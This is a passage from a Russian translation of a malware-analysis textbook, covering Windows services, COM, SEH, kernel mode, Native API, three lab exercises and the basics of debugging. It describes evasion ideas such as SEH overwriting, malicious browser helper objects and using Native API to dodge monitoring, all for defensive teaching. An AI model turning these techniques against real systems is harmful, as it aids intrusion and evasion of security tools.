


Рис. 7.2. Параметры реестра для службы VMware NAT

Код службы VMware NAT хранится в файле `C:\Windows\system32\vmnat.exe` ❶. Тип значения `0x10` ❸ соответствует типу `WIN32_OWN_PROCESS`, а начальное значение `0x02` ❷ обозначает `AUTO_START`.

В Windows есть утилита командной строки SC, с помощью которой можно исследовать службы и менять их свойства. Она поддерживает команды добавления, удаления, запуска, остановки и размещения служб в очереди. Например, команда `qc` запрашивает параметры конфигурации службы и выводит информацию, представленную на рис. 7.2, в удобочитаемом виде. В листинге 7.10 демонстрируется использование программы SC.

Листинг 7.10. Команда программы SC, запрашивающая данные о конфигурации

```
C:\Users\User1>sc qc "VMware NAT Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: VMware NAT Service
    TYPE               : 10    ❶ WIN32_OWN_PROCESS
```

```
START_TYPE           : 2         AUTO_START
ERROR_CONTROL        : 1         NORMAL
BINARY_PATH_NAME     : C:\Windows\system32\vmnat.exe
LOAD_ORDER_GROUP     :
TAG                  : 0
DISPLAY_NAME         : VMware NAT Service
DEPENDENCIES         : VMnetuserif
SERVICE_START_NAME   : LocalSystem
```

Выше вы можете видеть команду, запрашивающую данные о конфигурации. Эти данные идентичны тем, что хранятся в ветке реестра для службы VMware NAT, но в таком виде их легче воспринимать, так как числовые значения имеют выразительные метки, такие как `WIN32_OWN_PROCESS` ❶. Программа SC поддерживает множество разных команд — их полный список можно получить, запустив ее без параметров. Подробнее о вредоносах, которые выполняются в виде служб, рассказывается в главе 11.

Модель компонентных объектов

Модель компонентных объектов (Component Object Model, COM) от компании Microsoft — это стандарт интерфейсов, который позволяет разным программным компонентам вызывать код друг друга, не зная о нем никаких подробностей. При анализе вредоносного ПО, использующего COM, необходимо уметь определять, какой код запускается в результате вызова COM-функции.

COM работает с любым языком программирования. Эта технология разрабатывалась для поддержки программных компонентов, пригодных для многократного использования любыми программами. В ней применяется понятие объекта, которое хорошо вписывается в объектно-ориентированные языки, но не ограничивается ими.

Ввиду такой своей разносторонности модель COM широко распространена внутри ОС и большинства приложений от компании Microsoft, хотя ее можно встретить и в сторонних программах. Вредоносное ПО, которое использует возможности COM, может оказаться сложным для анализа, но вам должны помочь методики, представленные в этом разделе.

Модель COM реализована в виде клиент-серверного фреймворка. Клиентами выступают программы, которые обращаются к объектам COM, а роль серверов играют сами объекты. Microsoft предоставляет большое количество компонентов COM для использования в программах.

Каждый поток, который использует COM, должен как минимум один раз вызвать функцию `OleInitialize` или `CoInitializeEx`, прежде чем обращаться к любой другой функции COM-библиотеки. Таким образом, чтобы понять, применяет ли программа возможности COM, аналитик безопасности может поискать эти вызовы. Хотя сам факт того, что программа обращается к объекту COM в качестве клиента, не несет в себе особо полезной информации, поскольку такие объекты бывают совершенно разными. Для продолжения анализа вам придется найти несколько идентификаторов, принадлежащих этим объектам.

CLSID, IID и использование объектов COM

Доступ к COM-объектам осуществляется через их *глобальные уникальные идентификаторы* (globally unique identifiers, GUID), известные также как *идентификаторы классов* (CLSID) и *интерфейсов* (IID).

Функция `CoCreateInstance` используется для получения доступа к возможностям COM. Во вредоносном коде часто применяется функция `Navigate`, которая позволяет программе запустить Internet Explorer и открыть веб-страницу. Она является частью интерфейса `IWebBrowser2`, который описывает, какие функции нужно реализовать, но не уточняет, какие программы должны это сделать. Приложение, которое предоставляет реализацию `IWebBrowser2`, является *классом* COM. В большинстве случаев `IWebBrowser2` реализуется браузером Internet Explorer. Интерфейсы имеют глобальный идентификатор под названием IID, а классы идентифицируются с помощью CLSID.

Рассмотрим небольшой отрезок зараженного кода, который использует функцию `Navigate` из интерфейса `IWebBrowser2`, реализованного Internet Explorer. Первым делом вызывается функция `CoCreateInstance`. Она принимает CLSID и IID объекта, который запрашивается вредоносом. Затем ОС ищет информацию о классе и загружает программу, которая выполнит необходимые действия (если она еще не запущена). Класс `CoCreateInstance` возвращает указатель на структуру, которая содержит указатели на функции. Чтобы воспользоваться возможностями COM-сервера, вредонос вызовет функцию, чей указатель хранится в структуре, возвращенной из `CoCreateInstance`. В листинге 7.11 показано, как некий код обращается к объекту `IWebBrowser2`.

Листинг 7.11. Доступ к COM-объекту с помощью CoCreateInstance

```
00401024     lea          eax, [esp+18h+PointerToComObject]
00401028     push         eax                          ; ppv
00401029     push      ❶  offset IID_IWebBrowser2 ; riid
0040102E     push         4                            ; dwClsContext
00401030     push         0                            ; pUnkOuter
00401032     push      ❷  offset stru_40211C ; rclsid
040401037    call         CoCreateInstance
```

Для того чтобы понять этот код, щелкните на структурах, которые хранят IID ❶ и CLSID ❷. IID имеет значение `D30C1661-CDAF-11D0-8A3E-00C04FC9E26E`, которое представляет интерфейс `IWebBrowser2`, а идентификатор CLSID равен `0002DF01-0000-0000-C000-000000000046`, что соответствует программе Internet Explorer. IDA Pro может распознать и пометить идентификатор IID для `IWebBrowser2`, так как он часто используется. Разработчики могут создавать свои собственные IID, поэтому их не всегда удается пометить. А CLSID не распознается никогда, поскольку дизассемблированный код не содержит необходимой информации.

Когда программа вызывает `CoCreateInstance`, ОС использует информацию из реестра, чтобы определить, какой файл содержит запрашиваемый COM-код. Ключи реестра `HKLM\SOFTWARE\Classes\CLSID\` и `HKCU\SOFTWARE\Classes\CLSID` хранят информацию о том, какой код следует выполнить для COM-сервера. Значение

C:\Program Files\Internet Explorer\iexplore.exe в дочернем ключе LocalServer32 ветки HKLM\SOFTWARE\Classes\CLSID\0002DF01-0000-0000-C000-000000000046 определяет исполняемый файл, который будет загружен при вызове CoCreateInstance.

Получив структуру в результате вызова CoCreateInstance, COM-клиент берет ее сдвиг и обращается к функции с соответствующим адресом. Этот вызов показан в листинге 7.12. Ссылка на COM-объект хранится в стеке, а затем перемещается в регистр EAX. Первое значение в структуре ссылается на таблицу с указателями на функции. Сдвиг 0x2C в этой таблице соответствует функции Navigate, которая и будет вызвана.

Листинг 7.12. Вызов COM-функции

```
0040105E   push     ecx
0040105F   push     ecx
00401060   push     ecx
00401061   mov      esi, eax
00401063   mov      eax, [esp+24h+PointerToComObject]
00401067   mov      edx, [eax]
00401069   mov      edx, [edx+❶2Ch]
0040106C   push     ecx
0040106D   push     esi
0040106E   push     eax
0040106F   call     edx
```

Чтобы понять намерения вредоносной программы во время вызова COM-функции, аналитик безопасности должен определить, с каким сдвигом она хранится. Это может оказаться непростой задачей. IDA Pro имеет информацию о сдвигах и структурах распространенных интерфейсов, которую можно просмотреть на панели со структурами. Чтобы добавить структуру, нажмите клавишу Ins, затем кнопку Add Standard Structure (Добавить стандартную структуру) и укажите имя структуры, InterfaceNameVtbl. В нашем примере с функцией Navigate мы добавляем структуру IWebBrowser2Vtbl. После этого щелкните правой кнопкой мыши на сдвиге ❶ в окне дизассемблирования, чтобы поменять метку 2Ch на IwebBrowser2Vtbl.Navigate. Теперь IDA Pro сможет добавить комментарии к инструкции call и параметрам, которые помещаются в стек.

Если функция, вызываемая COM-клиентом, недоступна в IDA Pro, можно попробовать проверить заголовочные файлы интерфейса, указанного в вызове CoCreateInstance. Заголовочные файлы поставляются вместе с Microsoft Visual Studio и пакетом разработки для платформы, но их также можно найти в Интернете. В заголовочном файле функции обычно объявляются в том же порядке, что и в таблице вызовов. Например, функция Navigate является 12-й по счету в файле .h, что соответствует сдвигу 0x2C. Первая функция имеет сдвиг 0, а каждая следующая занимает 4 байта.

В предыдущем примере при вызове CoCreateInstance программа Internet Explorer была загружена в виде отдельного процесса, но так происходит не всегда. Некоторые COM-объекты реализованы в виде DLL, которые загружаются в адресное пространство исполняемого файла COM-клиента. В этом случае раздел реестра для CLSID вместо LocalServer32 будет содержать дочерний ключ InprocServer32.

Вредоносный COM-сервер

Некоторые вредоносные программы имеют вид COM-сервера, который впоследствии используется другими приложениями. Обычно для этого реализуются *вспомогательные объекты браузера* (Browser Helper Objects, BHO) — сторонние плагины для Internet Explorer. BHO не имеют ограничений, поэтому с их помощью внутри процесса Internet Explorer можно запустить зараженный код, что позволит просматривать интернет-трафик, отслеживать использование браузера и выходить в Интернет, не запуская отдельного процесса.

Вредоносное ПО, реализующее COM-сервер, обычно легко обнаружить, поскольку объекты COM обязаны экспортировать такие функции, как `DllCanUnloadNow`, `DllGetClassObject`, `DllInstall`, `DllRegisterServer` и `DllUnregisterServer`.

Исключения: когда что-то идет не так

Исключения позволяют программе обрабатывать события, которые выходят за рамки нормального потока выполнения. В большинстве случаев исключения вызываются ошибками, такими как деление на ноль. Они передаются в специальную среду выполнения, которая их обрабатывает. Некоторые исключения (то же деление на ноль) генерируются на аппаратном уровне, а другие — на уровне ОС (например, некорректное обращение к памяти). Вы можете вручную сгенерировать исключение в собственном коде, воспользовавшись вызовом `RaiseException`.

В Windows предусмотрен механизм *структурированной обработки исключений* (Structured Exception Handling, SEH). В 32-битных системах информация для SEH хранится в стеке. В листинге 7.13 показан дизассемблированный код нескольких начальных строчек функции, которая обрабатывает исключения.

Листинг 7.13. Сохранение информации об обработке исключения в fs:0

```
01006170   push    ❶ offset loc_10061C0
01006175   mov       eax, large fs:0
0100617B   push    ❷ eax
0100617C   mov       large fs:0, esp
```

В начале функции в стек помещается слой обработки исключений ❶. Специальный сдвиг `fs:0` указывает на адрес в стеке, который хранит сведения об исключениях. В стеке также находятся обработчики исключений как самой функции, так и вызывающего кода ❷; последний хранится в конце функции. При возникновении исключения Windows сверяется с адресом `fs:0`, где находится информация об исключении, а затем вызывает обработчик. После обработки исключения выполнение возвращается в главный поток.

Обработчики являются вложенными и не всегда реагируют на любые исключения. Если исключение не подходит для обработчика в текущем слое, оно передается в слой вызывающего кода. В конце концов, если никто так и не отреагировал, обработчик высшего уровня принудительно завершает приложение.

С помощью обработчиков исключений можно эксплуатировать уязвимости в коде, чтобы получить контроль над выполнением. Указатель на сведения об обработке исключения хранится в стеке, и во время переполнения стека злоумышленник может его перезаписать, подменив обработчик своим собственным. В итоге, когда произойдет исключение, злоумышленник сможет выполнить свой код. Более детально исключения будут рассмотрены в главах 8–10, 15 и 16.

Сравнение режимов ядра и пользователя

В Windows используется два уровня привилегий выполнения: *режим ядра* и *пользовательский режим*. Все функции, рассмотренные в этой главе, работают в режиме пользователя, но то же самое можно сделать и на уровне ядра.

Почти весь код, за исключением ОС и драйверов оборудования, выполняется в пользовательском режиме. Каждый процесс обладает собственной памятью, правами доступа и ресурсами. Если программа в режиме пользователя выполнит некорректную инструкцию и выйдет из строя, Windows сможет ее завершить и вернуть все ее ресурсы.

Обычно пользовательский режим не предоставляет прямого доступа к аппаратному обеспечению и ограничивается лишь определенным набором регистров и инструкций процессора. Для взаимодействия с оборудованием или изменения состояния ядра приходится использовать Windows API.

Функция Windows API, которая работает со структурами ядра, должна делать вызов из самого ядра. О наличии такого вызова в дизассемблированном коде могут свидетельствовать инструкции `SYSENTER`, `SYSCALL` и `INT 0x2E`. Чтобы найти в ядре заранее определенную функцию, они используют справочные таблицы, так как непосредственное переключение между режимом пользователя и ядра невозможно.

Все процессы в ядре разделяют ресурсы и адресное пространство. Код, работающий в режиме ядра, проходит меньшее количество проверок безопасности. Если он выполнит некорректную инструкцию, ОС не сможет продолжать работу и вы увидите знаменитый «синий экран смерти».

Код, выполняющийся в ядре, может управлять кодом в пользовательском пространстве. Обратную процедуру можно выполнить лишь через четко описанные интерфейсы. И хотя весь код в ядре разделяет память и ресурсы, в любой момент существует только один активный контекст выполнения.

Код ядра представляет большой интерес для авторов вредоносного ПО, потому что он дает больше возможностей, чем код в пользовательском режиме. Большинство программ, обеспечивающих безопасность (как антивирусы и брандмауэры), работает в режиме ядра — это позволяет им отслеживать активность всех приложений, запущенных в системе. Вредонос, работающий в ядре, может с легкостью нарушить работу таких программ или обойти их защиту.

Очевидно, что зараженный код становится намного мощнее, когда попадает в режим ядра. В этом режиме стирается грань между обычными и привилегированными

процессами. Кроме того, на ядро не распространяются системные механизмы аудита. В связи с этим почти все руткиты используют код, работающий в ядре.

Написать код, рассчитанный на режим ядра, намного сложнее по сравнению с кодом для пользовательского режима. Одной из главных трудностей является тот факт, что код ядра имеет куда больше шансов вывести систему из строя во время разработки и отладки. В ядре недоступно слишком много популярных функций, а для компиляции и написания такого кода существует меньше инструментов. Ввиду всех этих препятствий только сложное вредоносное ПО работает в рамках ядра — большинство вредоносов не умеет этого делать. Подробнее об анализе вредоносного кода в режиме ядра говорится в главе 10.

Native API

Native API — это низкоуровневый интерфейс для взаимодействия с Windows, который редко используется обычными программами, но популярен среди разработчиков вредоносного ПО. Путем вызова функций из Native API можно обойти стандартный Windows API.

Функция, которая находится в Windows API, обычно не выполняет запрашиваемое действие самостоятельно, поскольку большинство важных структур данных находится в ядре и недоступно за его пределами (из пользовательского режима). Компания Microsoft создала многоступенчатую процедуру, с помощью которой пользовательское приложение может получить доступ к нужным возможностям. То, как это работает для вызовов в большинстве API, проиллюстрировано на рис. 7.3.




Рис. 7.3. Режимы пользователя и ядра

Пользовательские приложения имеют доступ к пользовательским API, таким как `kernel32.dll`, и другим DLL, которые, в свою очередь, обращаются к специальной библиотеке `ntdll.dll`, отвечающей за взаимодействие между пространством пользо-

вателя и ядра. Процессор переключается в режим ядра и выполняет в нем функцию, которая обычно находится в процессе `ntoskrnl.exe`. Это довольно извилистый путь, но разделение между API ядра и пользователя позволяет компании Microsoft изменять внутренности системы, не затрагивая существующие приложения.

Функции из `ntdll.dll` используют те же API и структуры, что и само ядро. В совокупности они составляют Native API. Этот интерфейс не должен вызываться обычными приложениями, но ничто в системе этому не препятствует. И хотя Microsoft не предоставляет исчерпывающей документации для Native API, ему посвящены разные сайты и книги. Лучшим источником информации по этой теме является справочник Гэри Неббета *Windows NT/2000 Native API Reference* (Sams, 2000), хотя он уже довольно старый. Более свежие сведения можно найти на таких веб-ресурсах, как undocumented.ntinternals.net.

Использование Native API является привлекательным для авторов вредоносных программ, позволяя им делать вещи, которые иначе были бы невыполнимыми. Этот интерфейс обладает многими возможностями, недоступными в обычном Windows API.

Кроме того, использование Native API иногда оказывается менее заметным. Многие антивирусы и защитные программы отслеживают системные вызовы, которые делает какой-либо процесс. Если продукт, обеспечивающий защиту, плохо спроектирован, обращение к Native API он может пропустить.

На рис. 7.4 показано, как плохо спроектированная система безопасности пытается отследить вызов системной функции из `kernel32.dll`. Чтобы обойти эти систему, некий гипотетический вредонос использует Native API. Вместо вызова стандартных для Windows функций `ReadFile` и `WriteFile` он обращается к функциям `NtReadFile` и `NtWriteFile`, которые находятся внутри `ntdll.dll` и не отслеживаются. Качественный пакет безопасности следит за вызовами на всех уровнях, в том числе и в ядре, делая подобный подход бесполезным.




Рис. 7.4. Использование Native API с целью избежать обнаружения

В Native API есть множество вызовов для получения информации о системе, процессах, потоках, дескрипторах и других элементах. Среди них можно выделить `NtQuerySystemInformation`, `NtQueryInformationProcess`, `NtQueryInformationThread`, `NtQueryInformationFile` и `NtQueryInformationKey`. Эти вызовы предоставляют намного более подробную информацию, чем любая функция, доступная в Win32. Некоторые из них позволяют устанавливать детальные атрибуты для файлов, процессов, потоков и т. д.

В Native API есть еще одна функция, популярная среди авторов вредоносного ПО. Речь идет о вызове `NtContinue`, с помощью которой можно вернуться из исключения: она предназначена для передачи управления обратно главному потоку программы после того, как исключение было обработано. Однако место возвращения указывается в контексте обработчика, и его можно изменить. Злоумышленники часто используют эту функцию для передачи управления нетривиальными способами, чтобы запутать аналитика и усложнить отладку программы.

ПРИМЕЧАНИЕ

Мы упомянули несколько функций с префиксом Nt. В некоторых случаях, как, например, в таблице экспорта ntdll.dll, те же функции, помимо Nt, могут иметь и префикс Zw. То есть функции NtReadFile и ZwReadFile могут присутствовать одновременно. В пользовательском пространстве они ведут себя идентично и, как правило, вызывают один и тот же код. В режиме ядра между ними существуют незначительные различия, но вы как аналитик безопасности можете смело их игнорировать.

Родными называют приложения, которые не используют подсистему Win32, а обращаются напрямую к Native API. Среди вредоносного ПО такие приложения изредка встречаются, но обычных программ подобного рода почти не существует. Поэтому, если встретите такой код, знайте, что он, скорее всего, заражен. Определить, является ли приложение родным, можно по его подсистеме в PE-заголовке.

Итоги главы

Эта глава посвящена концепциям Windows, которые играют важную роль в анализе безопасности. При исследовании вредоносных программ вы непременно будете сталкиваться с такими понятиями, как процессы, потоки и сетевые возможности.

Многие примеры вредоносного кода, приведенные в этой главе, являются довольно типичными. Ознакомившись с ними, вы сможете быстрее их распознавать, что поможет вам лучше понимать общее назначение зараженных программ. Эти концепции имеют большое значение для статического анализа. Они используются в разных лабораторных работах в этой книге, так же как и в настоящем вредоносном ПО.

Лабораторные работы

Лабораторная работа 7.1

Проанализируйте вредоносную программу `Lab07-01.exe`.

Вопросы

1. Как эта программа обеспечивает постоянное возобновление своей работы (например, после перезагрузки компьютера)?
2. Зачем эта программа использует мьютексы?
3. Какая локальная сигнатура подойдет для обнаружения этой программы?
4. Какая сетевая сигнатура подойдет для обнаружения этой программы?
5. Каково назначение этой программы?
6. При каких условиях эта программа завершит свою работу?

Лабораторная работа 7.2

Проанализируйте вредоносную программу `Lab07-02.exe`.

Вопросы

1. Каким путем эта программа обеспечивает постоянное возобновление своей работы?
2. Каково назначение этой программы?
3. При каких условиях эта программа завершит свою работу?

Лабораторная работа 7.3

Для этой лабораторной работы мы извлекли два зараженных файла: исполняемый `Lab07-03.exe` и библиотеку `Lab07-03.dll`. Мы сделали это до их запуска, это важно, поскольку вредонос может изменить себя во время выполнения. Оба файла были найдены в одном и том же каталоге на компьютере жертвы. При анализе их следует запускать именно в таком виде. Обнаруженная строка `127` (IP-адрес типа loopback) позволяет подключаться к локальной системе (в настоящей версии этого вредоноса содержится удаленный адрес, но мы поменяли его на локальный, чтобы вас защитить).

ПРЕДУПРЕЖДЕНИЕ

Эта учебная программа может причинить существенный вред вашему компьютеру, и после ее установки у вас могут возникнуть проблемы с ее удалением. Прежде чем запускать этот файл, сделайте снимок виртуальной машины.

Эта лабораторная работа может оказаться немного сложнее предыдущих. Вам придется применить сочетание статических и динамических методик. Сосредоточьтесь на общей картине, чтобы не увязнуть в мелких деталях.

Вопросы

1. Каким образом эта программа обеспечивает постоянное возобновление своей работы?
2. Какие две локальные сигнатуры можно подобрать для этого вредоноса?
3. Каково назначение этой программы?
4. Как бы вы удалили эту программу после установки?

Часть III
Продвинутый динамический анализ

8 Отладка

Отладчик — это программное или аппаратное средство, которое используется для проверки или изучения работы программ. Отладчики помогают при написании ПО, так как ранние версии кода обычно содержат ошибки. В ходе разработки вы даете программе задачу и получаете результат, но вы не видите, каким путем было достигнуто решение. Отладчики позволяют понять, чем именно занимается программа во время выполнения. Они предназначены для того, чтобы программист мог оценивать и контролировать внутреннее состояние и поведение программы.

Отладчик предоставляет информацию об исполняемом коде, которую сложно (а часто невозможно) было бы получить путем дизассемблирования. Дизассемблер предлагает статическую версию того, как программа выглядит непосредственно перед выполнением первой инструкции. Отладчик создает динамическое представление кода во время его работы. Например, вы можете узнать, какие значения хранятся в памяти по тому или иному адресу и как они меняются в ходе выполнения.

Возможность оценивать и контролировать выполнение программы является определяющей при анализе безопасности. Отладчики позволяют просматривать значения на любом участке памяти и регистре, а также аргументы любой функции. Вы всегда можете изменить любой аспект выполнения программы. Например, можно поменять значение какой угодно переменной, когда вам это удобно, — для этого нужно лишь иметь достаточно информации об этой переменной, включая ее адрес.

В следующих двух главах мы рассмотрим два отладчика: OllyDbg и WinDbg. Здесь же мы сосредоточимся на концепциях и возможностях, характерных для отладчиков любого вида.

Сравнение отладки на уровне исходного и дизассемблированного кода

Большинство разработчиков знакомы с отладчиками, которые работают на *уровне исходного кода* и позволяют производить отладку во время написания программы. Такие отладчики обычно встроены в среду разработки. Они дают возможность указывать в исходном коде точки останова, чтобы вы могли проанализировать внутрен-

нее состояние переменных в определенный момент и затем продолжать выполнение по одной строке за раз (мы подробно обсудим точки останова в этой главе).

В *отладке на уровне ассемблера* (ее еще называют *низкоуровневой*) используется не исходный, а дизассемблированный код. Отладчики этого типа, как и любые другие, позволяют выполнять отдельно каждую инструкцию, указывать точки останова и просматривать участки памяти.

Аналитики безопасности активно применяют отладчики уровня ассемблера, поскольку они не требуют доступа к исходному коду.

Отладка на уровне ядра и пользователя

В главе 7 мы обсудили некоторые различия между режимами ядра и пользователя в Windows. Отладка ядра является более сложной по сравнению с обычными приложениями, так как для ее выполнения, как правило, необходимо использовать сразу две системы. В пользовательском режиме отладчик работает в той же системе, что и анализируемый код. При этом отлаживается лишь один исполняемый файл, который изолируется от других процессов самой ОС.

Отладка ядра происходит на двух системах, поскольку ядро существует в единственном экземпляре — если оно дойдет до точки останова, вместе с ним остановятся все остальные приложения. Одна система выполняет отлаживаемый код, а другая — отладчик. Кроме того, конфигурация системы должна позволять отладку, при этом вам нужно соединить два компьютера.

ПРИМЕЧАНИЕ

Отладчик ядра можно запускать и в отлаживаемой системе, однако это крайне непопулярный подход. Эту возможность предоставляла программа под названием SoftICE, но с 2007 года она не поддерживается. На сегодняшний день никто не предлагает продукты с подобной функциональностью.

Для отладки в режиме пользователя и ядра существуют разные программные пакеты. Единственным популярным отладчиком с поддержкой ядра является WinDbg. OllyDbg считается самым популярным продуктом для отладки вредоносного кода, однако он не поддерживает режим ядра. WinDbg подходит и для пользовательских приложений, а IDA Pro имеет встроенный отладчик, но ни один из этих инструментов не сравнится по своим возможностям и простоте с OllyDbg.

Использование отладчика

Существует два подхода к отладке программ. Во-первых, вы можете запустить программу с помощью отладчика. Загрузившись в память, она немедленно остановит свою работу, не дойдя до точки входа. В этот момент вы получаете полный контроль над ее выполнением.

Вы можете также подключить отладчик к программе во время ее работы. Все потоки программы остановятся, и вы сможете их отлаживать. Это хороший вариант для отладки уже запущенных программ или процессов, затронутых вредоносным ПО.

Пошаговое выполнение

Самое простое, что вы можете сделать с помощью отладчика, — это *пошагово* изучить программу. В этом случае после выполнения каждой инструкции управление возвращается к отладчику. Это позволяет увидеть все, что происходит внутри программы.

Вы можете пошагово выполнить всю программу целиком, но это может занять довольно много времени. Этот инструмент хорошо подходит для изучения отдельных участков кода, но вы должны осторожно подходить к выбору того, что именно нужно проанализировать. Старайтесь сосредоточиться на общей картине, чтобы не потеряться в мелких деталях.

На примере листинга 8.1 показано, каким образом отладчик помогает понять участок дизассемблированного кода.

Листинг 8.1. Пошаговое выполнение кода

```
mov       edi, DWORD_00406904
mov       ecx, 0x0d
LOC_040106B2
xor       [edi], 0x9C
inc       edi
loopw     LOC_040106B2
...
DWORD:00406904:     F8FDF3D0 ❶
```

В листинге вы видите адрес данных, к которым обращаются и которые изменяют внутри цикла. Значение, находящееся в конце строки ❶, не похоже ни на текст в формате ASCII, ни на любой другой знакомый нам тип данных, но с помощью отладчика вы можете пройтись по этому циклу и узнать, чем занимается этот код.

Если бы мы пошагово выполнили этот цикл, используя WinDbg или OllyDbg, мы бы увидели, что данные в нем изменяются. Например, в листинге 8.2 показано, как представленная выше функция модифицирует 13 байт, изменяя их при каждой итерации цикла (рядом с адресами приводятся как сами байты, так и их представление в формате ASCII).

Листинг 8.2. Пошагово проходим по участку кода, чтобы увидеть, как он изменяет память

```
D0F3FDF8 D0F5FEEE FDEEE5DD 9C (.............)
4CF3FDF8 D0F5FEEE FDEEE5DD 9C (L.............)
4C6FFDF8 D0F5FEEE FDEEE5DD 9C (Lo............)
4C6F61F8 D0F5FEEE FDEEE5DD 9C (Loa...........)
. . . SNIP . . .
4C6F6164 4C696272 61727941 00 (LoadLibraryA.)
```

Если подключить отладчик, становится очевидно, что эта функция использует однобайтную операцию XOR для декодирования строки `LoadLibraryA`. Определить эту строку лишь с помощью статического анализа было бы сложнее.

Шаг с обходом и шаг со входом

Во время пошагового обхода кода отладчик останавливается после каждой инструкции. И хотя вас интересует принцип работы программы, назначение каждого вызова может быть не таким существенным. Например, если ваша программа вызывает функцию `LoadLibrary`, вам, вероятно, не захочется перебирать каждую ее инструкцию.

Чтобы выбрать, какие инструкции вы хотите видеть в отладчике, вы можете пройтись по ним с обходом и со входом. При *обходе* инструкции вы ее минуете. Например, если обойти вызов, следующей инструкцией в отладчике будет та, что идет после возвращения этого вызова. Но если вы *войдете* в вызов, отладчик перейдет к его первой инструкции.

Шаг с обходом позволяет существенно уменьшить количество инструкций, которые вам нужно анализировать, но при этом вы рискуете перешагнуть через важную функцию. Кроме того, некоторые вызовы никогда не возвращаются — перешагнув через них, отладчик не сможет вернуть себе управление. Если (а скорее, когда) это случится, перезапустите программу и перейдите в то же место, но на этот раз сделайте шаг *со входом*.

ПРИМЕЧАНИЕ

> Это хороший повод воспользоваться функциями записи/воспроизведения в VMware. Перешагнув функцию, которая никогда не возвращается, вы сможете воспроизвести сеанс отладки и исправить свою ошибку. Начните запись в самом начале процедуры отладки. Затем, сделав шаг с обходом через функцию, которая не возвращается, остановите запись. Воспроизведите процедуру, остановившись прямо перед шагом с обходом, и на этот раз войдите в функцию.

При входе в функцию можно и не заметить, что инструкции, которые вы пошагово выполняете, не имеют никакого отношения к анализируемому коду. Например, функция, в которую вы вошли, может вызвать другую функцию, а та — еще одну. В итоге вы максимально удалитесь от предмета анализа. К счастью, большинство отладчиков позволяют возвращаться к вызывающей функции, а некоторые умеют выходить наружу. Иногда отладчики предоставляют возможность переходить к инструкции возврата непосредственно перед завершением функции.

Приостановка выполнения с помощью точек останова

Точки останова используются для приостановки выполнения, позволяя исследовать состояние программы. Остановленную таким образом программу называют *прерванной*. Необходимость в точках останова объясняется тем, что вы не можете получить доступ к регистрам или адресам памяти, пока программа работает, поскольку хранящиеся в них значения постоянно меняются.

В листинге 8.3 продемонстрирована ситуация, в которой могут пригодиться точки останова. В этом примере происходит обращение к регистру EAX. Дизассемблер не может вам сказать, какая функция при этом вызывается, но вы можете сами это выяснить, указав точку останова для этой инструкции. Дойдя до этой точки, программа остановится, а отладчик покажет вам содержимое EAX, которое соответствует местоположению вызываемой функции.

Листинг 8.3. Обращение к EAX

```
00401008     mov      ecx, [ebp+arg_0]
0040100B     mov      eax, [edx]
0040100D     call     eax
```

В листинге 8.4 показано начало функции с вызовом `CreateFile`, который открывает файловый дескриптор. В ассемблерном коде сложно определить имя файла, хотя оно частично передается в виде аргумента функции. Вы можете воспользоваться IDA Pro, чтобы найти все вызовы этой функции и посмотреть, какие аргументы ей передаются, но эти значения сами могут оказаться аргументами, передаваемыми извне, или результатом выполнения других функций. Очень быстро эта задача может стать слишком сложной. Упростить ее можно с помощью отладчика.

Листинг 8.4. Использование отладчика для определения имени файла

```
0040100B     xor        eax, esp
0040100D     mov        [esp+0D0h+var_4], eax
00401014     mov        eax, edx
00401016     mov        [esp+0D0h+NumberOfBytesWritten], 0
0040101D     add        eax, 0FFFFFFFEh
00401020     mov        cx, [eax+2]
00401024     add        eax, 2
00401027     test       cx, cx
0040102A     jnz        short loc_401020
0040102C     mov        ecx, dword ptr ds:a_txt ; ".txt"
00401032     push       0                ; hTemplateFile
00401034     push       0                ; dwFlagsAndAttributes
00401036     push       2                ; dwCreationDisposition
00401038     mov        [eax], ecx
